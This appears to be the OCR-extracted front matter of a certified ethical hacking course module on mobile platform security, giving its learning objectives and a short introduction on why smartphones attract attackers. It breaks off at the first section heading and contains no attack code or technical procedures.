
This page is intentionally left blank.

C|EH
Certified Ethical Hacker

EC-Council


MODULE 17

HACKING MOBILE PLATFORMS



EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES

- LO#01: Explain Mobile Platform Attack Vectors
- LO#02: Explain Various Android OS Threats and Attacks
- LO#03: Explain Various iOS Threats and Attacks
- LO#04: Summarize Mobile Device Management (MDM) Concepts
- LO#05: Present Mobile Security Guidelines and Tools

Learning Objectives

With the advancement of mobile technology, mobility has become the key parameter for Internet usage. People’s lifestyles are becoming increasingly reliant on smartphones and tablets. Mobile devices are replacing desktops and laptops, as they allow users to not only access the Internet, email, and GPS navigation but also store critical data such as contact lists, passwords, calendars, and login credentials. In addition, recent developments in mobile commerce have enabled users to perform transactions such as purchasing goods and applications over wireless networks, redeeming coupons and tickets, and banking from their smartphones.

Believing that surfing the Internet on mobile devices is safe, many users fail to enable existing security software. The popularity of smartphones and their moderately strong security mechanisms have made them attractive targets for attackers. This module explains the potential threats to mobile platforms and provides guidelines for using mobile devices securely.

At the end of this module, you will be able to:


- Understand mobile platform attack vectors
- Explain how to hack Android OS
- Explain how to hack iOS
- Understand the importance of mobile device management (MDM)
- Adopt various mobile security countermeasures
- Use various mobile security tools

LO#01: Explain Mobile Platform Attack Vectors

